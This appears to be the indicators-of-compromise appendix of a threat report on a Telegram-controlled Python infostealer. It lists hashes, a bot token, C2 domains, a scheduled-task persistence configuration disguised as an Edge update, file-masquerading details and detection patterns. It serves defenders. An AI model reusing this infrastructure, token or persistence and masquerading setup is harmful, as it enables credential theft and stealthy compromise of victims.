File Hashes (SHA256)· ADNotificationManager.exe SHA256: 1539dab6099d860add8330bf2a008a4b6dc05c71f7b4439aebf431e034e5b6ff Description: Dropper (original: Documents and Evidence Proving a Violation.exe) · urlmon.dll SHA256: c8a365c042ced6d445718e3534ec08455c2df42840b5a595d75a27204be52c24 Description: Malicious DLL (sideloaded) · WinRAR.exe SHA256: b23b5618bfc34110a02920578a9739923eef06b192066f8d7bd3965a07eefe0e Description: Extractor (original: 부가가치세 영수증.jpg) · svchost.exe SHA256: 94a83686261e9364cf3386b61a01a9f70936e8547da8962d16f1f850226b8954 Description: Python 3.10 runtime (masquerading) · py.ico SHA256: d45c795dd777c538d7beb08ec9caa68a6a2eeabc75fb030f30b32ef4c3959a0d Description: Obfuscated Python payload (Stage 1) · Documents and Evidence Proving a Violation.zip SHA256: 536b910405fb7edb3ba2d632a629d646819d45a8a6381031afb1f1fa56cfd472 Description: First Stage Zip
Telegram Infrastructure· Bot Token: 7755709066:AAExjVy6cxqr-6wprm2w3gqyAXSL7LfmwEE Description: Primary C2 bot token · Bot Username: @Logs_Data_bot Description: Bot identity from getMe API · Bot ID: 7755709066 Description: Numeric bot identifier · Exfil Channel ID: 1002804802878 Description: Active exfiltration channel · Exfil Channel Name: Reset Logs Description: Channel title from getChat · Channel Type: channel Description: Telegram channel not group · Dead Drop URL: https://t[.]me/MRB_2_NEW_VER_BOT Description: Dead drop resolver channel · Dead Drop Value: fe44f1ba Description: og:description content · Code Chat ID: 1099502334500 Description: Found in malware code
Telegram Channel Administrators· Name: Bytes Mr Username: @Byte_ManzZz User ID: 6015299155 Notes: language_code: ‘vi’ (Vietnamese) · Name: Pan Pan Username: @panpan7986 User ID: 8572316168 Notes: is_premium: true · Name: Logs_Data_bot Username: @Logs_Data_bot User ID: 7755709066 Notes: is_bot: true (the C2 bot) · Name: Anonymous Username: (no username) User ID: 8238846154 Notes: first_name empty
Network Indicators· Type: C2 Domain - api.telegram.org Purpose: Telegram Bot API endpoint · Type: C2 Domain - t.me Purpose: Telegram short URL (Dead Drop) · Type: C2 IP - 149.154[.]166.110 Purpose: Telegram API server · Type: C2 IP - 112.214.46[.]109 Purpose: godohosting.com · Type: C2 IP - 115.71.15[.]170 Purpose: godohosting.com · Type: C2 Domain - mongky68[.]godohosting.com Purpose: Initial C2 server · Type: C2 Domain - Urlvanish[.]com Purpose: Stage 2 payload delivery · Type: First stage - filedn[.]com/lijFXGXYrm8YmHYlBnrloSz/2512/redacted.zip Purpose: First Payload URL · Type: Payload URL Path - /fe44f1ba Purpose: Stage 2 download path · Type: JA3 Fingerprint - 47f56493e551459ad91fdee8f61435f3 Purpose: TLS client fingerprint · Type: JA4 Fingerprint - t13d1812h1_85036bcba153_b26ce05bbdd6 Purpose: TLS fingerprint
File Masquerading· Displayed Name: Documents proving violation.exe Real Identity: ADNotificationManager.exe (Adobe) Purpose: Initial dropper - DLL sideloading · Displayed Name: 부가가치세 영수증.jpg (Korean: ‘VAT Receipt’) Real Identity: WinRAR.exe Purpose: Password-protected extractor · Displayed Name: svchost.exe Real Identity: python.exe (Python 3.10) Purpose: Legitimate Python runtime renamed · Displayed Name: urlmon.dll Real Identity: Malicious DLL Purpose: Sideloaded by ADNotificationManager · Displayed Name: py.ico Real Identity: Obfuscated Python code Purpose: Not an icon - Python payload
Persistence Mechanisms· Type: COM Object Value: Schedule.Service Description: Windows Task Scheduler COM interface · Type: Task Name Value: MicrosoftEdgeUpdateTaskMachine Description: Masquerades as Edge update · Type: Task Author Value: Microsoft.Corporation Description: Fake author to appear legitimate · Type: Interval Value: PT1H Description: Runs every 1 hour · Type: Time Limit Value: PT72H Description: 72 hour execution limit · Type: Start Date Value: 1999-01-01T00:00:00 Description: Fake historical start date · Type: Trigger 1 Value: trigger_logon Description: Runs on user logon · Type: Trigger 2 Value: trigger_daily Description: Runs daily
Attribution Indicators· Indicator: Admin Handle Value: @Byte_ManzZz Significance: Telegram channel admin · Indicator: Language Code Value: vi Significance: Vietnamese (from Telegram API) · Indicator: Code Signature Value: vietnamnumber1 Significance: Nationalist tag in code · Indicator: Developer Handle Value: _ngocuyen Significance: Vietnamese name in strings · Indicator: Profanity Value: địt mẹ mày morphisec Significance: Vietnamese swear targeting Morphisec · Indicator: Slang Value: lonen_none_dzai_cute_x6 Significance: Vietnamese slang ‘dzai’
Detection Opportunities· Outbound TLS to api.telegram.org from non-browser process · JA3 fingerprint: 47f56493e551459ad91fdee8f61435f3 · Scheduled task with name containing ‘MicrosoftEdgeUpdate’ but not signed by Microsoft · Python runtime (svchost.exe) with VersionInfo showing ‘Python’ · Process tree: svchost.exe -> Python -> network connections to Telegram · DNS queries for t.me followed by urlvanish.com · Base85-encoded blobs in .ico files (starts with b’LRx4!) · Large outbound transfers (>100KB) to Telegram IPs (149.154.0.0/16)
MITRE ATT&CK Mapping· Tactic: Execution Technique: Command and Scripting Interpreter: Python ID: T1059.006 · Tactic: Persistence Technique: Scheduled Task/Job: Scheduled Task ID: T1053.005 · Tactic: Defense Evasion Technique: Obfuscated Files or Information ID: T1027 · Tactic: Defense Evasion Technique: Masquerading: Match Legitimate Name ID: T1036.005 · Tactic: Defense Evasion Technique: Deobfuscate/Decode Files ID: T1140 · Tactic: Credential Access Technique: Credentials from Password Stores: Browser ID: T1555.003 · Tactic: Discovery Technique: System Information Discovery ID: T1082 · Tactic: Collection Technique: Data from Local System ID: T1005 · Tactic: C2 Technique: Application Layer Protocol: Web Protocols ID: T1071.001 · Tactic: C2 Technique: Web Service: Dead Drop Resolver ID: T1102.001 · Tactic: Exfiltration Technique: Exfiltration Over C2 Channel ID: T1041